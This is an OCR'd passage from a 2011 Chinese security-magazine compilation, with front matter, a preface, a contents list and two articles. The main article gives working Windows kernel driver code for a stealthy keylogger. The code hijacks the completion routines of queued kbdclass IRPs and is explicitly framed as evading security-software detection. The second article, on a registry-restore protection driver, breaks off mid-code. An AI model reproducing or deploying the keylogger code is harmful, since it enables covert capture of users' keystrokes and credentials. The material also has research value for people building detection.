安全技术大系

Broadview
www.broadview.com.cn

黑客防线系列

黑客防线

2011合订本（上半年）

《黑客防线》编辑部　编

- 剖析黑客攻防技术焦点
- 展示技术的创新与突破
- 透视黑客攻防发展趋势
- 全面收录流行黑客技术

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

安全技术大系

黑客防线系列

黑客防线

2011合订本（上半年）

《黑客防线》编辑部　编

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

本书为《黑客防线》杂志 2011 年第 1 期至第 6 期杂志所刊登文章的合集，内容涉及当前操作系统与应用软件最新漏洞的攻击原理与防护、脚本攻防、渗透与提权、溢出研究，以及网络安全软件的编写、网管工具的使用等。本书涉猎范围广，涵盖目前网络安全领域的各个方面，其中不乏代表着国内网络安全的顶级技术研究，0Day 漏洞的发布，以及最新的安全技术研究趋势，具有极高的收藏与阅读价值。

本书适用于网络安全业者、网络管理员、软件测试人员，以及在校大学生等诸多网络安全爱好者阅读。

图书在版编目（CIP）数据

黑客防线：2011 合订本. 上半年 / 《黑客防线》编辑部编. —北京：电子工业出版社，2011.8
（安全技术大系）
ISBN 978-7-121-14327-4

Ⅰ. ①黑… Ⅱ. ①黑… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字（2011）第 163606 号

策划编辑：毕 宁 bn @phei.com.cn
责任编辑：徐津平
印 刷：
装 订：北京中新伟业印刷有限公司
出版发行：电子工业出版社
北京市海淀区万寿路 173 信箱 邮编 100036
开 本：880×1230 1/16 印张：27.25 字数：1177 千字
印 次：2011 年 8 月第 1 次印刷
印 数：4000 册 定价：59.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。
质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。
服务热线：（010）88258888。

前　言

关于《黑客防线》

《黑客防线》是一本涉及网络信息安全的纯技术月刊，创刊于 2001 年，至今已经历时 10 年。10 年来，《黑客防线》坚持“在攻与防的对立统一中寻求技术突破”的理念、积极倡导技术创新和突破，成为国内网络信息安全技术人员和相关专业在校学生不可缺少的技术月刊。

随着时代的发展，为了使读者更加及时、便捷地阅读这本技术月刊，从 2010 年 7 月开始，月刊采用了电子版网络传播形式、不再出版纸张版的月刊。但是考虑到广大读者在得到快捷的电子版月刊的同时，还是希望将纸质版月刊作为技术资料收藏，为了满足这一要求，我们每半年将会出版这样一本合订本。合订本将全面收录半年的文章，偶尔也会删除极少部分技术含量不足的文章，总体还是体现技术创新和突破。

关于《黑客防线》半年合订本的出版周期

我们一般会在每年的 8 月出版上半年的合订本，每年的 2 月出版前一年下半年的合订本。由于编、印、发涉及诸多环节，希望读者能够容忍这个延时。如果希望及时阅读其中的文章，还是建议到《黑客防线》官网订阅电子版月刊。

关于文章中涉及代码的下载

由于强调纯粹技术性的研究，很多文章涉及的技术阐述需要用代码实现，本来应该收录在光盘中随书配赠。但是，目前光盘审读一般依赖杀毒软件扫描结果，对于本技术领域很多代码都会误报，而一一澄清又需要拖延出版周期。所以，我们只能在《黑客防线》官网提供相关代码的下载。由此带来的不便希望得到读者的理解和谅解。

关于购买合订本的途径

电子工业出版社所有的销售终端都是极好的购买途径，包括但不限于各大新华书店、科技书店、计算机书店以及网络书城。同时《黑客防线》编辑部的淘宝店也会有便捷服务。

关于《黑客防线》的内容定位

《黑客防线》一直倡导技术创新和突破。这个倡导具体到网络信息安全相关，旨在强调底层编码技术研究、底层协议、系统内核、程序缺陷等方面技术对抗，反对应用级别的攻击实验性质的描述文章，真正实现底层技术层面的攻与防的对立统一，这是我们 10 年来一直倡导的，也是今后要坚持方向。所以，欢迎后来者居上的新人也勇于尝试技术研究和创新，相信在这个技术领域只有创新、没有权威，积极投稿。投稿邮箱：du_xing_zhe@yahoo.com.cn。

作者将会获得《黑客防线》技术团队头衔并且有机会获得课题和科研项目经费资助。

关于感谢的话

10 年间，《黑客防线》的技术探索之路其实也是一条不平坦的道路。由于众所周知的原因，我们一直寻求在法律允许的范围内研究这个边缘性、交叉性学科所涉及的纯粹技术，其目的就是为本土网络信息安全建立一个技术家园、培养出稀缺门类的技术专才。在此过程中，始终得到了各大安全公司和相关行业的认可，特别是有的公司在录用员工时客观参考在《黑客防线》上发表的文章，还有的公司在员工技术考核中把在本刊发表的文章也列入指标；有些高校相关专业给予我们作者以奖学金或者学分奖励，这种认可，是我们首先要感谢的。还要感谢 10 年来坚持技术研究并且投稿支持我们分享技术成果的作者们，其实这个技术团队已经成为相关行业的技术中坚力量。同时，更要感谢坚持阅读分享并且参与技术研究的广大读者，以及很多机构的图书馆、资料室，读者的需要使我们感到了工作的价值。最后要感谢的是电子工业出版社将本书作为一个序列持续出版下去的计划，此中尽职尽责的毕宁编辑卓有成效的工作也受到我们的尊敬和感谢。

《黑客防线》编辑部 binsun20000@gmail.com

《黑客防线》2011合订本（上半年）目录

焦点关注

漏洞攻防

脚本攻防

工具测试

渗透与提权


溢出研究

网络安全顾问

编程解析

密界寻踪

前置知识：驱动
关键词：键盘记录、IRP、驱动



从 IRP 中挖掘键盘记录

文/图　宁妖

键盘记录相关技术

键盘记录技术可谓缤纷繁杂，毕竟键盘记录是任何一个远控程序所必需的组件。简单地实现有 Ring3 层的全局钩子，虽然很简单，但是笔者清楚地记得，在 2010 年的这个时候所得到的测试结果是，大部分的安全产品默认配置下都不能阻止键盘全局钩子。到了 Ring0 层，实现键盘记录的方法非常多，比如安装一个键盘过滤驱动、Hook kbdclass 类驱动的分发函数、Hook IofCompleteRequest，再比如黑防杂志之前相关的两篇文章，《编写调用门键盘记录程序》和《直接访问键盘控制芯片获取键盘记录》等。但是这些技术或多或少都有缺陷，比如安装键盘过滤驱动，很容易被摘掉；Hook 类驱动的分发函数以及一些其他的函数，由于这些 Hook 点是固定的，很容易被检测到。

相对而言，动态的 Hook 点则往往很难被安全软件所关注，甚至这些动态的 Hook 点并不是常驻在内存中的，而是有生命周期的，周期结束后也就不存在 Hook 了，这时安全软件根本无法检测。而本文就是介绍这样一种技术，希望对安全软件的关注点扩展有所帮助。

新的视角——基于 IRP 数据挖掘的动态 Hook。

本文提出一种全新的 Hook 技术，即上文中所说的具有生命周期的动态 Hook 技术。思想如下：通过对键盘记录机制的研究，发现键盘记录都是被 IRP 所携带的，最重要的是这些 IRP 是可定位的。通过“帮忙”设置一个 IRP 完成例程，即可在安装的完成例程中获取键盘记录。由于 IRP 是动态生成的，其完成例程地址也是不固定的，且 IRP 是有生命期的，当 IRP 生成后，通过设置一个完成例程抓取键盘记录可以很好地绕过监控。难点是如何定位到这些 IRP 以及如何提高稳定性。

下面详细阐述实现原理、过程。

键盘按键的背后

当你按下一个键时，发生了什么？系统表现出了什么样的动作行为？下面详细地解析一下。

按下一个按键的时候，系统表现了两个方面的动作：自上而下的和自下而上的。

首先来研究一下自下而上的。当敲击键盘时，会产生一个硬件中断，可以用 windbg 找到键盘中断信息。比如，在笔者的电脑上，有如图 1 所示的信息。

图 1

其中，0x88bbaa00 就是一个键盘中断对象的地址。按下键盘后，系统将会调用中断对象中的 ServiceRoutine，这里就是 i8042prt!I8042KeyboardInterruptService+0。大家都知道，硬件中断的 irql 级别是很高的，系统为了更好地响应工作，往往会将工作放在一个 DPC 中，根据这条经验，我们在 i8042prt!I8042KeyboardInterruptService 中对 KeInsertQueueDpc 下一个断点，执行后，得到如图 2 所示的信息。

图 2

可以看到，这个 DPC 将会执行 i8042prt! I8042KeyboardIsrDpc 这个函数。继续跟踪研究，可以发现在这个函数中，将会调用 kbdclass!KeyboardClassServiceCallback，而这个函数相信很多人都

很熟悉，如图 3 所示。




图 3

网上有很多这个函数的信息，kbdclass 是一个类驱动，i8042prt 是一个小端口驱动，挂钩类驱动的优势就是通用。我们继续跟踪，通过逆向 kbdclass!KeyboardClassServiceCallback，可以发现其会调用 KeyboardClassDequeueRead 函数，而这个函数会在下一节“定位 IRP”中详细讲解。这个函数的功能就是从一个双向链表中得到一个排队的 IRP 并使其出队，然后，KeyboardClassServiceCallback 将自下向上传递的键盘记录复制到这个 IRP 中，调用 IofCompleteRequest 完成这个 IRP。这样，IRP 将会携带键盘记录向上传递，然后由系统将记录传给 Ring3 层的某个进程。

下面来研究一下自上而下的过程。着手点是在 kbdclass 的分发函数 kbdclass!KeyboardClassRead 处设置一个断点，用来观察 read 指令是由谁发出的。图 4 所示是一个示例。

图 4

可以看到这个 IRP 来自上层驱动（\Driver\Alidevice），再往上，可以发现有一个 win32k!RawInputThread 线程，而这个读请求就来自于这个线程。Win32k 是 Windows 子系统的一部分（Windows 子系统包括 csrss.exe，win32k.sys，子系统 dll 等），是子系统的内核模式部分，其对应的 Ring3 层部分为 csrss.exe，于是我们到 csrss.exe 进程空间中或许会有所发现。这里使用 procexp.exe 这个工具查看 csrss 进程，得到如图 5 所示的信息。

从图 5 中，可以看到 704 号线程的栈中显示的函数调用关系和之前内核中的栈回溯显示的函数关系式一致的，即：csrss.exe 中有一个线程（这里是 StartCreateSystemThreads）会不断地产生一个读请求，其子系统的内核模式部分 win32k 将调用 ZwReadFile，之后 IO 管理器将会根据 ZwReadFile 生成一个 IRP，并传递给 \Driver\AliDevice 驱动，而后，将继续传递给 \Driver\KbdClass 类驱动。到这里，即回到了我们最先设置断点的地方了。那么，KbdClass 类驱动是如何处理这个 IRP 的呢？通过逆向 kbdclass!KeyboardClassRead 可以知道，kbdclass!KeyboardClassRead 会调用一个叫做 kbdclass!KeyboardClassHandleRead 的函数，再逆向这个函数（将会在“定位 IRP”一节中详解），就可以发现一件神奇的事情了：这个函数原来是将这个 IRP 排队到一个链表中！还记得之前的 KeyboardClassDequeueRead 函数吗？这个函数就是从这个链表中释放一个 IRP。




图 5

显而易见，IRP 被缓存在了这个双向链表中，下面定位这个 IRP 就水到渠成了。

定位 IRP

在上一节中，我们已经得到了如下信息：KeyboardClassHandleRead 将 IRP（这个 IRP 将会携带键盘记录）排入一个双向链表中；KeyboardClassDequeueRead 将从这个链表中释放这个 IRP。那么，我们找到了这个双向链表也就定位到了 IRP。下面我们来详细研究一下这两个函数。

首先是 KeyboardClassHandleRead，下面给出逆向出来的关键部分，如图 6 所示。




图 6

通过逆向，可以知道这个函数将 IRP 插入到 DevExt 的 ListEntry 链表中。其中，DevExt 就是\Driver\Kbdclass 一个设备的扩展，是这个函数的第一个参数。至于为什么第一个参数就是 DevExt，可以回溯一下，这个函数是由 KeyboardClassRead 调用的，这个函数在调用 KeyboardClassHandleRead 时传入的第一个参数就是 DevExt，很简单，就不探究了。

下面用 windbg 来定位这个 DevExt。

```
lkd> !drvobj kbdclass
Driver object (879f5598) is for:
 \Driver\kbdclass
Driver Extension List: (id , addr)
```

```
Device Object list:
87a7c3a8  879f9e28
lkd> !devobj 879f9e28
Device object (879f9e28) is for:
 KeyboardClass0 \Driver\kbdclass DriverObject 879f5598
Current Irp 00000000 RefCount 0 Type 0000000b Flags 00002044
Dacl 8d456170 DevExt 879f9ee0 DevObjExt 879f9fc0
ExtensionFlags (0x00000800)
                              Unknown flags 0x00000800
AttachedDevice (Upper) 879f70c0 \Driver\Alidevice
AttachedTo (Lower) 879f7bb0 \Driver\i8042prt
Device queue is not busy.
```

DevExt 的值为 0x879f9ee0。

接着，KeyboardClassHandleRead 将 IRP.Tail.Overlay.ListEntry 挂到 DevExt.ListEntry 中去（即 DevExt+0x70 处）。这样，这个 IRP 已经被排队到链表中去了，这个链表的表头就是 DevExt.ListEntry。

我们继续研究一下 KeyboardClassDequeueRead 函数来验证我们的结论，如图 7 所示。




图 7

这个函数的参数也是 DevExt，功能很简单，就是从 DevExt.ListEntry(+0x70 处)链表中取出第一个 IRP。这个 IRP 也就是先前调用 KeyboardClassHandleRead 排队的那个 IRP。

至此，IRP 的定位工作已经完成了，下面将研究一下如何通过这个排队的 IRP 获取键盘记录。

设置完成例程

官方给出的方法是调用 IoSetCompletionRoutine 这个函数，大家都知道，成功设置后，当 IRP 被完成时，IofCompleteRequest 将会调用完成例程，那么我们就有机会读取 IRP 的内容了。

但是，我们这里设置完成例程是不能调用 IoSetCompletionRoutine 这个函数的，为什么呢？这涉及 IO 栈空间(IO Stack Location)的布局。简单地说，就是当前栈中的完成例程（如果有的话）是前一个驱动设置的。

```
#define IoSetCompletionRoutine(_Irp, \
                               _CompletionRoutine, \
                               _Context, \
                               _InvokeOnSuccess, \
                               _InvokeOnError, \
                               _InvokeOnCancel) \
    { \
      PIO_STACK_LOCATION _IrpSp; \
      ASSERT((_InvokeOnSuccess) || (_InvokeOnError) || (_InvokeOnCancel) ? \
        (_CompletionRoutine) != NULL : TRUE); \
      _IrpSp = IoGetNextIrpStackLocation(_Irp); \
      _IrpSp->CompletionRoutine = (PIO_COMPLETION_ROUTINE)
(_CompletionRoutine); \
      _IrpSp->Context = (_Context); \
      _IrpSp->Control = 0; \
      if (_InvokeOnSuccess) _IrpSp->Control = SL_INVOKE_ON_
SUCCESS; \
      if (_InvokeOnError) _IrpSp->Control |= SL_INVOKE_ON_ERROR; \
      if (_InvokeOnCancel) _IrpSp->Control |= SL_INVOKE_ON_
CANCEL; \
    }
```

如上，_IrpSp = IoGetNextIrpStackLocation(_Irp)，即本驱动设置的完成例程是放在下一个驱动对应的 IO 栈单元中的。这里简单解释一下为什么微软要这么做：第一个原因是在分层模型中，最后一个驱动是不需要完成例程的，毕竟，完成例程只是一种让失去代码执行控制的驱动二次获取控制的方法，而最后一个驱动在完成 IRP 的时候并没有失去代码执行控制；第二个原因涉及 IRP 的生成。IO 管理器或者某个驱动程序在生成 IRP 的时候并没有为自己留一个 IO 栈单元，但它有时却需要设置一个完成例程（比如，释放 IRP 到内存池中），所以它将自己的完成例程设置到了下个驱动对应的 IO 栈单元里。这样，综合原因一和原因二，考虑空间使用效率，第 N-1 个驱动的完成例程就设置到了第 N 个驱动对应的栈单元中。

为什么我们在获取到 IRP 之后，不能使用 IoSetCompletionRoutine 设置完成例程呢？举个例子，如果当前的栈单元已经是最后一个栈单元了，那么调用 IoSetCompletionRoutine 将会覆盖 IRP 本身的数据结构。另外，更重要的原因是，这样设置的完成例程可能不会被调用。为了便于理解，这里简单画一个 IRP IO 栈空间，如图 8 所示。




图 8

在这个简图中，pSP 是当前 IO 栈单元指针，假设就在这种状态下调用 IoCompleteRequest 来完成 IRP。如果我们调用 IoSetCompletionRoutine 将会在 pSP 下一个 IO 栈单元(图 8 中 pSP 与 B 的中间那个）安装完成例程，而调用 IoCompleteRequest 的时候，从 pSP 开始的完成例程直到 A 的完成例程会被逐一调用，新安装的完成例程显然是不会被调用到的。

考虑到上述原因，最终采取的方法是，在当前的 IO 栈单元中设置完成例程，如果已存在完成例程，保存以留在以后恢复调用。类似的代码如下。

```
pSP = IoGetCurrentIrpStackLocation(pIrp);
        uCompleteRoutineAddr = (ULONG)pSP->CompletionRoutine;
        if (uOrgCompleteRoutine == 0)
        {
            uOrgCompleteRoutine = uCompleteRoutineAddr;
            if (uOrgCompleteRoutine == 0)
            {
                uOrgCompleteRoutine = IRPOrgComplete
```

```
RoutinueNULL;
                }
            }
            if (uCompleteRoutineAddr != (LONG)NewCompleteRoutine)
            {
    InterlockedExchange((LONG*)&pSP->CompletionRoutine,
    (LONG)NewCompleteRoutine);
    if (uCompleteRoutineAddr == 0)
                {
                    pSP->Context = 0;
                    pSP->Control |= SL_INVOKE_ON_SUCCESS;
                    pSP->Control |= SL_INVOKE_ON_ERROR;
                }
            }
```

一个例子

在讨论了如何定位 IRP 以及如何安装完成例程以后，我们来学习一个完整例子的核心代码（这个完整的例子在附件中给出，读者可以到黑防官方网站下载）。

在这个例子中，使用了前述的方法，通过逆向工程，挖掘出 IRP 的位置，抛弃传统 IRP Hook 对 IRP 拦截的方法，优点是显而易见的，即完全没有在某个固定地址处的 Hook，大大增加了隐蔽性。

首先是创建一个工作线程，不停地尝试获取排队中的 IRP，一旦获取到，就在这个 IRP 当前的 IO 栈单元中设置一个完成例程，如果之前已经有完成例程了，就保存并留在以后恢复调用。由于 IRP 是串行工作的，不用考虑并行的问题。

在经过上述原理讲解后，相信代码并没有什么难懂的地方了。

```
    VOID Work(PVOID StartContext)
    {
        PDRIVER_OBJECT          pDrvObj;
        PDEVICE_OBJECT          pDevObj;
        LARGE_INTEGER           li;
        PIRP                    pIrp;
        PIO_STACK_LOCATION      pSP;
        ULONG                   pDevExt;
        ULONG                   uCompleteRoutineAddr;
        pDrvObj = GetKbdClassDrvobj();
        if (NULL == pDrvObj)
        {
            KdPrintEx((xx,"[Work]GetKbdClassDrvobj Failure!\n"));
            return ;
        }
    //这里偷懒了，准确的方法是判断这个 devobj 的 Lower device
是不是\Driver\i8042prt，
    //在我的计算机上正好是 NextDevice
        pDevObj = pDrvObj->DeviceObject->NextDevice;
        pDevExt = (ULONG)pDevObj->DeviceExtension;
        while (true)
        {
            if (bDriverUnload == TRUE)
            {
                return ;
            }
            if (*(ULONG*)(pDevExt+0x70) == pDevExt+0x70)
//pDevExt->ListEntry(+0x70)
            {
                KdPrintEx((xx,"[Work]KeyboardClassDequeueRead
Failure，No IRP in the Queue!\n"));
                li.QuadPart = -1000;
                KeDelayExecutionThread(KernelMode,FALSE,&li);
                continue;
            }
    //从 IRP.Tail.Overlay.ListEntry 获得 IRP 的地址
            pIrp = (PIRP)(*(ULONG*)(pDevExt+0x70)+0xffffffa8);
    if (pIrp == NULL)
            {
                KdPrintEx((xx,"[Work]Current IRP is NULL!\n"));
                return ;
            }
        pSP = IoGetCurrentIrpStackLocation(pIrp);
            uCompleteRoutineAddr = (ULONG)pSP->CompletionRoutine;
            if (uOrgCompleteRoutine == 0)
            {
                //记录下原来的完成例程
    uOrgCompleteRoutine = uCompleteRoutineAddr;
                if (uOrgCompleteRoutine == 0)
                {
                    uOrgCompleteRoutine = IRPOrgComplete
RoutinueNULL;
                }
            }
            if (uCompleteRoutineAddr != (LONG)NewCompleteRoutine)
            {

        InterlockedExchange((LONG*)&pSP->CompletionRoutine,
    (LONG)NewCompleteRoutine);
                if (uCompleteRoutineAddr == 0)
                {
                    pSP->Context = 0;
            pSP->Control = 0;
                    pSP->Control |= SL_INVOKE_ON_SUCCESS;
                    pSP->Control |= SL_INVOKE_ON_ERROR;
                }
            }
            li.QuadPart = -5000;
            KeDelayExecutionThread(KernelMode,FALSE,&li);
        }
        return ;
    }
```

新的完成例程处理只是简单打印键盘记录，如下所示。

```
    NTSTATUS
    NewCompleteRoutine(
                        IN PDEVICE_OBJECT   DeviceObject,
                        IN PIRP   pIrp,
                        IN PVOID   Context
                        )
    {
    PKEYBOARD_INPUT_DATA pBuf;
        pBuf = (PKEYBOARD_INPUT_DATA)pIrp->AssociatedIrp.
SystemBuffer;
    KdPrintEx((xx,"[NewCompleteRoutine]Status:%s Information: %d
Key: %s %02x
\n",(pIrp->IoStatus.Status==STATUS_PENDING)?"pending":"success",
pIrp->IoStatus.Information,(pBuf->Flags!=1)?"Make or else":"Break",
pBuf->MakeCode));
        if (uOrgCompleteRoutine != IRPOrgCompleteRoutinueNULL)
    {
    fnCompleteRoutine   pOrgCpmpleteRoutine =
    (fnCompleteRoutine)uOrgCompleteRoutine;
            return pOrgCpmpleteRoutine(DeviceObject,pIrp,Context);
        }

            if (pIrp->PendingReturned)
        {
    IoMarkIrpPending(pIrp);
        }
        return STATUS_SUCCESS;
    }
```

稳定性

在前一个例子中，不停地尝试获取排队中的 IRP，一旦获取到，就在这个 IRP 当前的 IO 栈单元中设置一个完成例程，之后在这个完成例程中获取键盘记录。优点前面已经说过了，隐蔽性很强。这种方法的缺点也是显而易见的，就是稳定性不够。当连续并十分快速敲击键盘的时候，将会发现有很少的几个记

录没有被抓到。这主要取决于工作线程中等待函数所等待的时间长短，而这个参数并不好控制，理论上这个值越小越好，但这样将会消耗大量的 CPU 资源。我曾试过，在我的计算机上，一字不差地记录下所有键盘记录，大概会占用 5%～10%的 CPU 资源。

如何提高稳定性呢？第一种方法是设计一种算法，毕竟漏记的键盘记录非常少，并且不是绝对不能“补回来”的，在漏记的大多数情况下，还是可以记录到键盘下、上两种动作中的一种记录。另一种方法，就是退而求其次，只需要在 IRP 开始完成的任何一个环节上 Hook 一个固定的函数就可以保证 100% 的稳定性了。

虽然第二种解决方案也是添加了固定的 Hook 点，但和传统的固定点 Hook 还是有很大区别的。首先，这个“固定”Hook 点并不固定，可以选择在 IRP 开始完成到 IRP 未被从链表中释放之前的任何一点。其次，这个“固定”Hook 点并不需要和 IRP 有任何关系，它唯一的作用只是为了获取代码控制权而已。Hook 这样一种不固定的“固定点”仍然具有相当强的隐蔽性。安全软件是否关注这些“无关紧要”的函数点，这并不难回答。

其实，我认为前一个例子的重要性并不在于直接使用它来获取键盘记录，而是提供了一种思想：通过数据挖掘定位到我们关心的 IRP，完全抛弃了传统 IRP 的拦截方法（比如 Hook 分发函数，Hook IofCompleteRequest 等）。至于如何利用它，那就取决于你的想象力了。


这里给出一个提高稳定性的例子，Hook KeyboardClassDequeueRead，由于思想已经在前面给出了，这里就不给出代码了。唯一需要注意的是如何找到 KeyboardClassDequeueRead，方法是先找到 KeyboardClassServiceCallback，再搜索特征码。而如何找到 KeyboardClassServiceCallback ，网上有很多方法，这里提供一种最简单的硬编码方法，地址是(PVOID)(*(ULONG*)(pDevExt+0xf8))（Win7 7600 下的硬编码）。至于为什么是这个值，大家可以尝试逆向一下 i8042prtII8042KeyboardIsrDpc 这个函数，另外，这里的 pDevExt 也是 i8042prt 的一个 device 扩展。

总 结

本文提供了一种全新的视角来获得键盘记录——从 IRP 中挖掘，由于键盘记录涉及的 IRP 是可以直接从系统中“拽”出来的，所以可以准确定位到 IRP，而不是通过 IRP 拦截技术，显而易见的优点是完全没有使用任何 Hook。定位到 IRP 之后，就可以通过设置一个完成例程来获得键盘记录了。随着 IRP 的生成与消亡，留下的键盘记录“痕迹”也被清除。希望通过本文能够给大家提供一种新的视角来重新审视键盘记录，能写出更好的安全软件。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC、驱动
关键词：内核编程、注册表、还原



用 Windows 内核编程来实现注册表还原保护

文/图 liuke_blue

现在很多家用计算机上都装有还原软件，比如：冰点还原精灵、Returnil 影子系统、360 网吧还原系统保护器等，特别是网吧的计算机，全部都装上了还原系统或者硬件还原卡、无盘启动等，其主要的目的就是为了保证计算机的安全，防止病毒、木马的入侵、破坏等。这是因为还原软件在系统重启后，恢复成原来的状态，不管病毒、木马做任何破坏、隐藏、替换等，一旦重启后，就彻底消失了。但是，这方面的公开资料比较少，大部分都是商业软件，前一阵子在网上溜达，看到一款注册表还原工具，一时手痒，就把它逆向了，并且通过逆向分析、调试等，自己按照此工具的还原保护原理写了一个同它几乎一样的工具，并且实现其相同的功能，不敢私藏，下面就把开发该工具的过程给黑防迷们详细介绍一下，希望大家从中得到帮助，该注册表还原工具对 HKEY_LOCAL_MACHINE\SYSTEM 下的所有子项进行保护，所有读写在计算机重启后，全部失效，软件示意图如图 1 所示。




图 1

通过分析，我发现该工具的实现原理如下：获取HKEY_LOCAL_MACHINE\SYSTEM 的 Hive 文件的句柄，装载恢复在注册表 HKEY_USERS\.DEFAULT\Volatile\下，通过 Object Hook 挂钩 CmpParseKey 函数（打开注册表必须要使用该函数）重定向。下面我通过 4 步来进行详细分析。

1. 如何得到 HKEY_LOCAL_MACHINE\SYSTEM 的 Hive 文件的句柄，并加载恢复

注册表其实是由一些 Hive 格式的文件构成的，其对应的磁盘文件路径如下表所示。

Hive（储巢）注册表路径	Hive（储巢）磁盘文件路径
HKEY_LOCAL_MACHINE\SYSTEM	\WINDOWS\system32\config\system
HKEY_LOCAL_MACHINE\SAM	\WINDOWS\system32\config\SAM
HKEY_LOCAL_MACHINE\SECURITY	\WINDOWS\system32\config\SECURITY
HKEY_LOCAL_MACHINE\SOFTWARE	\WINDOWS\system32\config\software
……	……
HKEY_USER\.DEFAULT	\WINDOWS\system32\config\default

还有一些就不在这里详细列举了，Hive 的格式是不公开的，这里不过多解释，有时间以后给大家介绍。这些注册表项其实是由操作系统通过读取磁盘的 Hive 文件，加载进入注册表项，也就是对注册表的操作，其实就是对其对应的磁盘上的 Hive 文件的操作。这些 Hive 文件是被 system 进程独占打开的，通过 XueTr 工具查看，如图 2 所示。




图 2

从 system 里的句柄表中查询到类型为{File}的\WINDOWS\system32\config\system 文件的句柄，主要代码如下。

```
VOID   RestoreReg(PVOID CurrentId)
{
.....
.....
  RtlInitUnicodeString(&szfile,L"File");
  RtlInitUnicodeString(&Hivename,RegHiveFileName);
  dwNeedsize=0x1000;
  do
  {
    pool=ExAllocatePool(PagedPool,dwNeedsize);
    if (pool)
    {
        current_handle_info_pos=(ULONG)pool;
        status= NtQuerySystemInformation(SystemHandleInformation,
pool, dwNeedsize, &ReturnLength);
      }else
      return NULL;
  if (status==STATUS_INFO_LENGTH_MISMATCH)
    {
        ExFreePoolWithTag(pool,0);
        dwNeedsize*=2;
    }
  } while(status == STATUS_INFO_LENGTH_MISMATCH);
  /*+++
  这里注意 pool 指向的缓冲区的内容，查看文档如下：
